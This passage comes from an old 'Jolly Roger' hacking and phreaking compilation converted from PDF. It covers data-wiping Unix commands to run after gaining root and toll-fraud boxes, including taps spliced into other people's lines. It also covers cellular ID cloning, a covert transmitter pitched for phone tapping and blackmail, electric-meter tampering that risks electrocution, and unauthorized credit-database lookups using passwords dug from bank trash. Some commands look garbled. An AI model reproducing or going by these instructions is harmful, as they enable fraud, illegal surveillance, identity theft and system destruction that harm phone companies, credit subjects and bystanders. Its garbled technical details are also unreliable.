this is very handy again! If you send the sequence of characters discussed at the very beginning of this article, you can have the super-user terminal do tricks for you again.

Privs:
If you want superuser privs, you can either log in as root, or edit your acct. so it can say

=> su

this now gives you the # prompt, and allows you to completely by-pass the protection. The wonderful security conscious developers at bell made it very difficult to do much without privs, but once you have them, there is absolutely nothing stopping you from doing anything you want to. To bring down a unix system:

=> chdir /bin
=> rm *

this wipes out the pathname bin, where all the system maintenance files are. Or try:

=> r -r

This recursively removes everything from the system except the remove command itself. Or try:

=> kill -1,1
=> sync

This wipes out the system devices from operation. When you are finally sick and tired from hacking on the vax systems, just hit your cntl-d and repeat key, and you will eventually be logged out.

The reason this file seems to be very sketchy is the fact that bell has 7 licensed versions of unix out in the public domain, and these commands are those common to all of them. I recommend you hack onto the root or bin directory, since they have the highest levels of privs, and there is really not much you can do (except develop software) without them.

108.Verification Circuits by The Jolly Roger

One busy verification conference circuit is always provided. The circuit is a three-way conference bridge that enables an

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

operator to verify the busy/idle condition of a subscriber line. Upon request of a party attempting to reach a specified directory number, the operator dials the called line number to determine if the line is in use, if the receiver is off the hook, or if the line is in lockout due to a fault condition. The operator then returns to the party trying to reach the directory number and states the condition of the line. Lines with data security can not be accessed for busy verification when the line is in use.(Refer also to data security.)

Three ports are assigned to each busy verification conference circuit. One port is for operator access and two ports are used to split an existing connection. To verify the busy/idle condition of a line, the operator established a connection to the operator access port and dials the directory number of the line to be verified. If the line is in use, the existing connection is broken and immediately re-established through the other two ports of the busy verification circuit without interruption. Busy verification circuit is controlled by access code. A dedicated trunk can be used but is not necessary.

The busy verification circuit also can be used for test verify from the wire chiefs test panel B. Additional busy verification conference circuits (002749) there it is right out of an ESS manual word for word! And I'm getting 25 linear feet of ESS manuals!!! Not counting the stack received so far!

109.White Box Plans by The Jolly Roger

Introduction:
The White Box is simply a portable touch-tone keypad. For more information on touch-tone, see my Silver Box Plans.

Materials:
- 1 Touch-Tone Keypad
- 1 Miniature 1000 to 8 Ohm Transformer (Radio Shack # 273-1380)
- 1 Standard 8 Ohm Speaker
- 2 9V Batteries
- 2 9V Battery Clips

Procedure:
Connect the Red Wire from the Transformer to either terminal on the speaker.
Connect the White Wire from the transformer to the other terminal on the speaker.
Connect the Red Wire from one Battery Clip to the Black Wire from the other Battery Clip.
Connect the Red Wire from the second Battery Clip to the Green Wire from the Keypad.
Connect the Blue Wire from the Keypad to the Orange/Black Wire from the Keypad.
Connect the Black Wire from the first Battery Clip to the two above wires (Blue and Black/Orange).
Connect the Black Wire from the Keypad to the Blue Wire from the Transformer.
Connect the Red/Green Wire from the Keypad to the Green Wire from the Transformer.
Make sure the Black Wire from the Transformer and the remaining wires from the Keypad are free.
Hook up the Batteries.

Optional:
Put it all in a case.
Add a Silver Box to it.

Use:
Just use it like a normal keypad, except put the speaker next to the receiver of the phone you're using.

110.The BLAST Box by The Jolly Roger

Ever want to really make yourself be heard? Ever talk to someone on the phone who just doesn't shut up? Or just call the operator and pop her eardrum? Well, up until recently it has been impossible for you to do these things. That is, unless of course you've got a blast box. All a blast box is, is a really cheap amplifier, (around 5 watts or so) connected in place of the microphone on your telephone. It works best on model 500 AT&T Phones, and if constructed small enough, can be placed inside the phone.

Construction:
Construction is not really important. Well it is, but since I'm letting you make
your own amp, I really don't have to include this.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Usage:

Once you've built your blast box, simply connect a microphone (or use the microphone from the phone) to the input of the amplifier, and presto. There it is. Now, believe it or not, this device actually works. (At least on crossbar.) It seems that Illinois bell switching systems allow quite a lot of current to pass right through the switching office, and out to whoever you're calling. When
you talk in the phone, it comes out of the other phone (again it works best if the phone that you're calling has the standard western electric earpiece) incredibly loud. This device is especially good for PBS Subscription drives. Have "Phun", and don't get caught!

111.Dealing with the Rate & Route Operator by The Jolly Roger

It seems that fewer and fewer people have blue boxes these days, and that is really too bad. Blue boxes, while not all that great for making free calls (since the TPC can tell when the call was made, as well as where it was too and from), are really a lot of fun to play with. Short of becoming a real live TSPS operator, they are about the only way you can really play with the network.

For the few of you with blue boxes, here are some phrases which may make life easier when dealing with the rate & route (R&R) operators. To get the R&R op, you send a KP + 141 + ST. In some areas you may need to put another NPA before the 141 (i.e., KP + 213 + 141 + ST), if you have no local R&R ops.

The R&R operator has a myriad of information, and all it takes to get this data is mumbling cryptic phrases. There are basically four special phrases to give the R&R ops. They are NUMBERS route, DIRECTORY route, OPERATOR route, and PLACE NAME.

To get an R&R an area code for a city, one can call the R&R operator and ask for the numbers route. For example, to find the area code for Carson City, Nevada, we'd ask the R&R op for "Carson City, Nevada, numbers route, please." and get the answer, "Right... 702 plus." meaning that 702 plus 7 digits gets us there.

Sometimes directory assistance isn't just NPA+131. The way to get these routings is to call R&R and ask for "Anaheim, California, directory route, please." Of course, she'd tell us it was 714 plus, which means 714 + 131 gets us the D.A. op there. This is sort of pointless example, but I couldn't come up with a better one on short notice.

Let's say you wanted to find out how to get to the inward operator for Sacremento, California. The first six digits of a number in that city will be required (the NPA and an NXX). For example, let us use 916 756. We would call R&R, and when the operator answered, say, "916 756, operator route, please." The
operator would say, "916 plus 001 plus." This means that 916 + 001 + 121 will get you the inward operator for Sacramento. Do you know the city which corresponds to 503 640? The R&R operator does, and will tell you that it is Hillsboro, Oregon, if you sweetly ask for "Place name, 503 640, please."

For example, let's say you need the directory route for Sveg, Sweden. Simply call R&R, and ask for, "International, Baden, Switzerland. TSPS directory route, please." In response to this, you'd get, "Right... Directory to Sveg, Sweden. Country code 46 plus 1170." So you'd route yourself to an international sender, and send 46 + 1170 to get the D.A. operator in Sweden.

Inward operator routings to various countries are obtained the same way "International, London, England, TSPS inward route, please." and get "Country code 44 plus 121." Therefore, 44 plus 121 gets you inward for London.

Inwards can get you language assistance if you don't speak the language. Tell the foreign inward, "United States calling. Language assistance in completing a call to (called party) at (called number)."

R&R operators are people are people too, y'know. So always be polite, make sure use of 'em, and dial with care.

112.Cellular Phreaking by The Jolly Roger

The cellular/mobile phone system is one that is perfectly set up to be exploited by phreaks with the proper knowledge and equipment. Thanks to deregulation, the regional BOC's (Bell Operating Companies) are scattered and do not communicate much with each other. Phreaks can take advantage of this by pretending to be mobile phone customers whose "home base" is a city served by a different BOC, known as a "roamer". Since it is impractical for each BOC to keep track of the customers of all the other BOC's, they will usually allow the customer to make the calls he wishes, often with a surcharge of some sort.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

The bill is then forwarded to the roamer's home BOC for collection. However, it is fairly simple (with the correct tools) to create a bogus ID number for your mobile phone, and pretend to be a roamer from some other city and state, that's "just visiting". When your BOC tries to collect for the calls from your alleged "home BOC", they will discover you are not a real customer; but by then, you can create an entirely new electronic identity, and use that instead.

How does the cellular system know who is calling, and where they are? When a mobile phone enters a cell's area of transmission, it transmits its phone number and its 8 digit ID number to that cell, who will keep track of it until it gets far enough away that the sound quality is sufficiently diminished, and then the phone is "handed off" to the cell that the customer has walked or driven into. This process continues as long as the phone has power and is turned on. If the phone is turned off (or the car is), someone attempting to call the mobile phone will receive a recording along the lines of "The mobile phone customer you have dialed has left the vehicle or driven out of the service area." When a call is made to a mobile phone, the switching equipment will check to see if the mobile phone being called is "logged in", so to speak, or present in one of the cells. If it is, the call will then act (to the speaking parties) just like a normal call - the caller may hear a busy tone, the phone may just ring, or the call may be answered.

How does the switching equipment know whether or not a particular phone is authorized to use the network? Many times, it doesn't. When a dealer installs a mobile phone, he gives the phone's ID number (an 8 digit hexadecimal number) to the local BOC, as well as the phone number the BOC assigned to the customer. Thereafter, whenever a phone is present in one of the cells, the two numbers are checked - they should be registered to the same person. If they don't match, the telco knows that an attempted fraud is taking place (or at best, some transmission error) and will not allow calls to be placed or received at that phone. However, it is impractical (especially given the present state of deregulation) for the telco to have records of every cellular customer of every BOC. Therefore, if you're going to create a fake ID/phone number combination, it will need to be "based" in an area that has a cellular system (obviously), has a different BOC than your local area does, and has some sort of a "roamer"
agreement with your local BOC.

How can one "phreak" a cellular phone? There are three general areas when phreaking cellular phones; using one you found in an unlocked car (or an unattended walk-about model), modifying your own chip set to look like a different phone, or recording the phone number/ID number combinations sent by other local cellular phones, and using those as your own. Most cellular phones include a crude "password" system to keep unauthorized users from using the phone - however, dealers often set the password (usually a 3 to 5 digit code) to the last four digits of the customer's mobile phone number. If you can find that somewhere on the phone, you're in luck. If not, it shouldn't be TOO hard to hack, since most people aren't smart enough to use something besides "1111", "1234", or whatever. If you want to modify the chip set in a cellular phone you bought (or stole), there are two chips (of course, this depends on the model and
manufacturer, yours may be different) that will need to be changed - one installed at the manufacturer (often epoxied in) with the phone's ID number, and one installed by the dealer with the phone number, and possible the security code. To do this, you'll obviously need an EPROM burner as well as the same sort of chips used in the phone (or a friendly and unscrupulous dealer!). As to recording the numbers of other mobile phone customers and using them; as far as I know, this is just theory... but it seems quite possible, if you've got the equipment to record and decode it. The cellular system would probably freak out if two phones (with valid ID/phone number combinations) were both present in the network at once, but it remains to be seen what will happen.

113.Cheesebox Plans by The Jolly Roger

A Cheesebox (named for the type of box the first one was found in) is a type of box which will, in effect, make your telephone a Pay-Phone.....This is a simple, modernized, and easy way of doing it....

Inside Info: These were first used by bookies many years ago as a way of making calls to people without being called by the cops or having their numbers traced and/or tapped.....

How To Make A Modern Cheese Box

Ingredients:

- **1 Call Forwarding service on the line**
- **1 Set of Red Box Tones**
- **The number to your prefix's Intercept operator (do some scanning for this one)**

How To:
After you find the number to the intercept operator in your prefix, use your call-forwarding and forward all calls to her...this will make your phone stay off the hook(actually, now it waits for a quarter to be dropped in)...you now have a cheese box... In Order

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

To Call Out On This Line: You must use your Red Box tones and generate the quarter dropping in...then, you can make phone calls to people...as far as I know, this is fairly safe, and they do not check much...Although I am not sure, I think you can even make credit-card calls from a cheesebox phone and not get traced...

114.How to start your own conferences! by The Jolly Roger

Black Bart showed how to start a conference call thru an 800 exchange, and I will now explain how to start a conference call in a more orthodox fashion, the 2600Hz. Tone.

Firstly, the fone company has what is called switching systems. There are several types, but the one we will concern ourselves with, is ESS (electronic switching system). If your area is zoned for ESS, do not start a conference call via the 2600Hz. Tone, or bell security will nail your ass! To find out if you are under ESS, call your local business office, and ask them if you can get call waiting/forwarding, and if you can, that means that you are in ESS country, and conference calling is very, very dangerous!!! Now, if you are not in ESS, you will need the following equipment:

- **An Apple CAT II modem**
- **A copy of TSPS 2 or CAT'S Meow**
- **A touch tone fone line**
- **A touch tone fone. (True tone)**

Now, with TSPS 2, do the following:

Run tsps 2
Chose option 1
Chose option 6
Chose sub-option 9
Now type: 1-514-555-1212 (dashes are not needed)
Listen with your handset, and as soon as you hear a loud click, then type: $
To generate the 2600 hz. Tone. This obnoxious tone will continue for a few
Seconds, then listen again and you should hear another loud 'click'.
Now type: km2130801050s

- **'K' = kp tone**
- **'M' = multi frequency mode**
- **'S' = s tone**

Now listen to the handset again, and wait until you hear the 'click' again. Then type: km2139752975s

- **2139751975 is the number to bill the conference call to.**

Note: 213-975-1975 is a disconnected number, and I strongly advise that you only bill the call to this number, or the fone company will find out, and then.. remember, conference calls are itemized, so if you do bill it to an enemy's number, he can easily find out who did it and he can bust you!

You should now hear 3 beeps, and a short pre-recorded message. From here on, everything is all menu driven.

Conference call commands
From the '#' mode:

- **1 = call a number**
- **6 = transfer control**
- **7 = hangs up the conference call**
- **9 = will call a conference operator**

Stay away from 7 and 9! If for some reason an operator gets on-line, hang up! If you get a busy signal after km2130801050s, that means that the teleconference line is temporarily down. Try later, preferably from 9am to 5pm week days, since conference calls are primarily designed for business people.

115.Gold Box Plans by The Jolly Roger

HOW TO BUILD IT
You will need the following:

- **Two 10K OHM and three 1.4K OHM resistors**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **Two 2N3904 transistors**
- **Two Photo Cells**
- **Two Red LED'S (The more light produced the better)**
- **A box that will not let light in**
- **Red and Green Wire**

Light from the #1 LED must shine directly on the photocell #1. The gold box I made needed the top of the LED's to touch the photo cell for it to work.

The same applies to the #2 photo cell and LED.



The 1.4K resistor is variable and if the second part of the gold box is skipped it will still work but when someone picks up the phone they will hear a faint dial tone in the background and might report it to the Gestapo er...(AT&T). 1.4K will give you good reception with little risk of a Gestapo agent at your door.

Now that you have built it take two green wires of the same length and strip the ends, twist two ends together and connect them to green1 and place a piece of tape on it with "line #1" writing on it.

Continue the process with red1 only use red wire. Repeat with red2 and green2 but change to line #2.

HOW TO INSTALL
You will need to find two phone lines that are close together. Label one of the phone lines "Line #1". Cut the phone lines and take the outer coating off it. There should be 4 wires. Cut the yellow and black wires off and strip the red and green wires for both lines.

Line #1 should be in two pieces. Take the green wire of one end and connect it to one of the green wires on the gold box. Take the other half of line #1 and hook the free green wire to the green wire on the phone line. Repeat the process with red1 and the other line. All you need to do now is to write down the phone numbers of the place you hooked it up at and go home and call it. You should get a dial tone!!! If not, try changing the emitter with the collector.

116.The History of ESS by The Jolly Roger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Of all the new 1960s wonders of telephone technology - satellites, ultra modern Traffic Service Positions (TSPS) for operators, the picturephone, and so on - the one that gave Bell Labs the most trouble, and unexpectedly became the greatest development effort in Bell System's history, was the perfection of an electronic switching system, or ESS.

It may be recalled that such a system was the specific end in view when the project that had culminated in the invention of the transistor had been launched back in the 1930s. After successful accomplishment of that planned miracle in 1947-48, further delays were brought about by financial stringency and the need for further development of the transistor itself. In the early 1950s, a Labs team began serious work on electronic switching. As early as 1955, Western Electric became involved when five engineers from the Hawthorne works were assigned to collaborate with the Labs on the project. The president of AT&T in 1956, wrote confidently, "At Bell Labs, development of the new electronic switching system is going full speed ahead. We are sure this will lead to many improvements in service and also to greater efficiency. The first service trial will start in Morris, Ill., in 1959." Shortly thereafter, Kappel said that the cost of the whole project would probably be $45 million.

But it gradually became apparent that the development of a commercially usable electronic switching system - in effect, a computerized telephone exchange - presented vastly greater technical problems than had been anticipated, and that, accordingly, Bell Labs had vastly underestimated both the time and the investment needed to do the job. The year 1959 passed without the promised first trial at Morris, Illinois; it was finally made in November 1960, and quickly showed how much more work remained to be done. As time dragged on and costs mounted, there was a concern at AT&T and something approaching panic at Bell Labs. But the project had to go forward; by this time the investment was too great to be sacrificed, and in any case, forward projections of increased demand for telephone service indicated that within a few years a time would come when, without the quantum leap in speed and flexibility that electronic switching would provide, the national network would be unable to meet the demand. In November 1963, an all-electronic switching system went into use at the Brown Engineering Company at Cocoa Beach, Florida. But this was a small installation, essentially another test installation, serving only a single company. Kappel's tone on the subject in the 1964 annual report was, for him, an almost apologetic: "Electronic switching equipment must be manufactured in volume to unprecedented standards of reliability.... To turn out the equipment economically and with good speed, mass production methods must be developed; but, at the same time, there can be no loss of precision..." Another year and millions of dollars later, on May 30, 1965, the first commercial electric central office was put into service at Succasunna, New Jersey.

Even at Succasunna, only 200 of the town's 4,300 subscribers initially had the benefit of electronic switching's added speed and additional services, such as provision for three party conversations and automatic transfer of incoming calls. But after that, ESS was on its way. In January 1966, the second commercial installation, this one serving 2,900 telephones, went into service in Chase, Maryland. By the end of 1967 there were additional ESS offices in California, Connecticut, Minnesota, Georgia, NY, Florida, and Pennsylvania; by the end of 1970 there were 120 offices serving 1.8 million customers; and by 1974 there were 475 offices serving 5.6 million customers.

The difference between conventional switching and electronic switching is the difference between "hardware" and "software"; in the former case, maintenance is done on the spot, with screwdriver and pliers, while in the case of electronic switching, it can be done remotely, by computer, from a central point, making it possible to have only one or two technicians on duty at a time at each switching center. The development program, when the final figures were added up, was found to have required a staggering four thousand man-years of work at Bell Labs and to have cost not $45 million but $500 million!

117.The Lunch Box by The Jolly Roger

Introduction

The Lunch Box is a VERY simple transmitter which can be handy for all sorts of things. It is quite small and can easily be put in a number of places. I have successfully used it for tapping fones, getting inside info, blackmail and other such things. The possibilities are endless. I will also include the plans or an equally small receiver for your newly made toy. Use it for just about anything. You can also make the transmitter and receiver together in one box and use it as a walkie talkie.

Materials you will need

- **(1) 9 volt battery with battery clip**
- **(1) 25-mfd, 15 volt electrolytic capacitor**
- **(2) .0047 mfd capacitors**
- **(1) .022 mfd capacitor**
- **(1) 51 pf capacitor**
- **(1) 365 pf variable capacitor**
- **(1) Transistor antenna coil**
- **(1) 2N366 transistor**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- (1) 2N464 transistor
- (1) 100k resistor
- (1) 5.6k resistor
- (1) 10k resistor
- (1) 2meg potentiometer with SPST switch
- Some good wire, solder, soldering iron, board to put it on, box (optional)

Schematic for The Lunch Box

This may get a tad confusing but just print it out and pay attention.



Notes about the schematic

GND means ground

The GND near the switch and the GND by the 2meg potentiometer should be connected.

Where you see:)(

()

)(it is the transistor antenna coil with 15 turns of regular hook-up wire around it.

The middle of the loop on the left side (the left of "()") you should run a wire down to the "+" which has nothing attached to it. There is a .0047 capacitor on the correct piece of wire.

For the microphone use a magnetic earphone (1k to 2k).

Where you see "[!]" is the antenna. Use about 8 feet of wire to broadcast approx. 300ft. Part 15 of the FCC rules and regulation says you can't broadcast over 300 feet without a license. (Hahaha). Use more wire for an antenna for longer distances. (Attach it to the black wire on the fone line for about a 250 foot antenna!)

Operation of the Lunch Box

This transmitter will send the signals over the AM radio band. You use the variable capacitor to adjust what freq. you want to use. Find a good unused freq. down at the lower end of the scale and you're set. Use the 2 meg pot. to adjust gain. Just fuck with it until you get what sounds good. The switch on the 2meg is for turning the Lunch Box on and off. When everything is adjusted, turn on an AM radio adjust it to where you think the signal is. Have a friend lay some shit thru the Box and tune in to it. That's all there is to it. The plans for a simple receiver are shown below:

The Lunch Box receiver

- (1) 9 volt battery with battery clip

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **(1) 365 pf variable capacitor**
- **(1) 51 pf capacitor**
- **(1) 1N38B diode**
- **(1) Transistor antenna coil**
- **(1) 2N366 transistor**
- **(1) SPST toggle switch**
- **(1) 1k to 2k magnetic earphone**

Schematic for receiver



Closing statement

This two devices can be built for under a total of $10.00. Not too bad. Using these devices in illegal ways is your option. If you get caught, I accept NO responsibility for your actions. This can be a lot of fun if used correctly. Hook it up to the red wire on the phone line and it will send the conversation over the air waves.

118.Olive Box Plans by The Jolly Roger

This is a relatively new box, and all it basically does is serve as a phone ringer. You have two choices for ringers, a piezoelectric transducer (ringer), or a standard 8 ohm speaker. The speaker has a more pleasant tone to it, but either will do fine. This circuit can also be used in conjunction with a rust box to control an external something or other when the phone rings. Just connect the 8 ohm speaker output to the inputs on the rust box, and control the pot to tune it to light the light (which can be replaced by a relay for external controlling) when the phone rings.



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

a. Main ringer TTL circuit

```
(>::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::<)

                                  _
FROM PIN 2 < - -- --- ----------| |_| |------------->G
                                P1
```

b. Piezoelectric transducer

```
(>::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::<)

                                                 __  /|
FROM PIN 2 < - -- --- ---------|(---------.  .-------|  |/ |
                                >||<      |S1|  |
                                >||<    --|  |  |
                                >||<   |  |__|\ |
                        G<---------.>||<.---       \|
                                 T1
```

c. Electromagnetic transducer

Parts List

- **U1 - Texas Instruments TCM1506**
- **T1 - 4000:8 ohm audio transformer**
- **S1 - 8 ohm speaker**
- **R1 - 2.2k resistor**
- **R2 - External variable resistor; adjusts timing frequency**
- **C1 - .47uF capacitor**
- **C2 - .1uF capacitor**
- **C3 - 10uF capacitor**
- **L1 - Tip**
- **L2 - Ring**
- **L1 and L2 are the phone line.**

Shift Rate:

This is the formula for determining the shift rate:

```
            1                1
  SR = --------------------- = ------------ = 6¬ Hz
     (DSR(1/f1)+DSR(1/f2))    128     128
                            ----  + ----
                            1714    1500
```

- **DSR = Shift Devider Rate ratio = 128**
- **f1 = High Output Frequency = 1714**
- **f2 = Low Output Frequency = 1500**

<u>119.The Tron Box by The GREAT Captain Crunch!!</u>

```
 ------------------R-----F----
 I  I  I              I
 I  I  I              I-
(C) (C) (C)
 I  I  I              I-
 I  I  I              I
 ------------------------------
```

- **(C)=capacitor**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **F =fuse**
- **R =resistor**
- **I,- are wire**

Parts List:

- **(3) electrolytic capacitors rated at 50V(lowest) .47UF**
- **(1) 20-30 OHM « Watt resistor**
- **(1) 120Volt fuse (amp rating best to use at least half of total house current or even less it keeps you from blowing your breaker just in case...)**
- **(1) power cord (cut up an extension cord. Need plug part and wire)**
- **(1) electrically insulated box for the rest of us. If your don't feel comfortable about electricity then don't play with this. There is voltage present that will ***kill you***.**

The thing works when the load in your house is low like at night time. It will put a reverse phase signal on the line and cancel out the other phase and put a reverse phase running everything in the house. Well if you have ever switched the power leads on a D\C (battery powered) motor you will see that it runs backwards well your electric meter sort of works this way...so reverse phase makes the meter slow down and if your lucky it will go backwards. Anyway it means a cheaper electric bill.

120.More TRW Info by The Jolly Roger

TRW is a large database in which company's and banks can run credit checks on their customers. Example: John Jones orders $500 worth of stereo equipment from the Joe Blow Electronic distributing Co. Well it could be that he gave the company a phony credit card number, or doesn't have enough credit, etc. Well they call up TRW and then run a check on him, TRW then lists his card numbers (everything from sears to visa) and tells the numbers, credit, when he lost it last (if he ever did) and then of course tells if he has had any prior problems paying his bills.

I would also like to add that although TRW contains information on millions of people, not every part of the country is served, although the major area are.. So if you hate someone and live in a small state, you probably wont be able to order him 300 pink toilet seats from K-mart.

Logging on

To log on, you dial-up your local access number (or long-distance, what ever turns you on) and wait for it to say "TRW" at this prompt, you type either an "A" or a "Ctrl-G" and it will say "circuit building in progress" it will wait for a minute and then clear the screen, now you will type one of the following.

Tca1
Tca2
Tnj1
Tga1

This is to tell it what geographical area the customer is in, it really doesn't matter which you use, because TRW will automatically switch when it finds the record..

Next, you will type in the pswd and info on the person you are trying to get credit info on. You type it in a format like this:

Rts Pswd Lname Fname ...,House number First letter of street name Zip <cr> now you type ctrl s and 2 ctrl-Q's here is what it looks like in real life:

Ae: Dialing xxx-xxx-xxxx

(screen clear)
TRW ^G

circuit building in progress

(pause . . . screen clear)

Tca1

Rtc 3966785-cm5 Johnson David ...,4567

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

R 56785
^s ^q ^q

and then it will wait for a few seconds and print out the file on him (if it can locate one for the guy)

Note: You may have to push return when you first connect to get the systems attention.

Getting Your Passwords
To obtain pswds, you go down to your favorite bank or sears store and dig through the trash (hence the name trashing) looking for printouts, if they are a big enough place, and live in a TRW area, then they will probably have some. The printouts will have the 7 digit subscriber code, leaving the 3-4 digit pswd up to you. Much like trashing down at good old ma bell.

121.Phreaker's Phunhouse by the Jolly Roger

The long awaited prequil to Phreaker's Guide has finally arrived. Conceived from the boredom and loneliness that could only be derived from: The Traveler! But now, he has returned in full strength (after a small vacation) and is here to 'World Premiere' the new files everywhere. Stay cool. This is the prequil to the first one, so just relax. This is not made to be an exclusive ultra elite file, so kinda calm down and watch in the background if you are too cool for it.

Phreak Dictionary
Here you will find some of the basic but necessary terms that should be known by any phreak who wants to be respected at all.

Phreak:

The action of using mischievous and mostly illegal ways in order to not pay for some sort of telecommunications bill, order, transfer, or other service. It often involves usage of highly illegal boxes and machines in order to defeat the security that is set up to avoid this sort of happening. [fr'eaking]. v.

A person who uses the above methods of destruction and chaos in order to make a better life for all. A true phreaker will not go against his fellows or narc on people who have ragged on him or do anything termed to be dishonorable to phreaks. [fr'eek]. n.

A certain code or dialup useful in the action of being a phreak. (Example: "I hacked a new metro phreak last night.")

Switching System:

There are 3 main switching systems currently employed in the US, and a few other systems will be mentioned as background.

- **SxS: This system was invented in 1918 and was employed in over half of the country until 1978. It is a very basic system that is a general waste of energy and hard work on the linesman. A good way to identify this is that it requires a coin in the phone booth before it will give you a dial tone, or that no call waiting, call forwarding, or any other such service is available. Stands for: Step by Step**
- **XB: This switching system was first employed in 1978 in order to take care of most of the faults of SxS switching. Not only is it more efficient, but it also can support different services in various forms. XB1 is Crossbar Version 1. That is very limited and is hard to distinguish from SxS except by direct view of the wiring involved. Next up was XB4, Crossbar Version 4. With this system, some of the basic things like DTMF that were not available with SxS can be accomplished. For the final stroke of XB, XB5 was created. This is a service that can allow DTMF plus most 800 type services (which were not always available.) Stands for: Crossbar.**
- **ESS: A nightmare in telecom. In vivid color, ESS is a pretty bad thing to have to stand up to. It is quite simple to identify. Dialing 911 for emergencies, and ANI [see ANI below] are the most common facets of the dread system. ESS has the capability to list in a person's caller log what number was called, how long the call took, and even the status of the conversation (modem or otherwise.) Since ESS has been employed, which has been very recently, it has gone through many kinds of revisions. The latest system to date is ESS 11a, that is employed in Washington D.C. for security reasons. ESS is truly trouble for any phreak, because it is 'smarter' than the other systems. For instance, if on your caller log they saw 50 calls to 1-800-421-9438, they would be able to do a CN/A [see Loopholes below] on your number and determine whether you are subscribed to that service or not. This makes most calls a hazard, because although 800 numbers appear to be free, they are recorded on your caller log and then right before you receive your bill it deletes the billings for them. But before that the are open to inspection, which is one reason why extended use of any code is dangerous under ESS. Some of the boxes [see Boxing below] are unable to function in ESS. It is generally a menace to the true phreak. Stands For: Electronic Switching System. Because they could appear on a filter somewhere or maybe it is just nice to know**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

them anyways.

- SSS: Strowger Switching System. First non-operator system available.
- WES: Western Electronics Switching. Used about 40 years ago with some minor places out west.

Boxing:

The use of personally designed boxes that emit or cancel electronical impulses that allow simpler acting while phreaking. Through the use of separate boxes, you can accomplish most feats possible with or without the control of an operator.

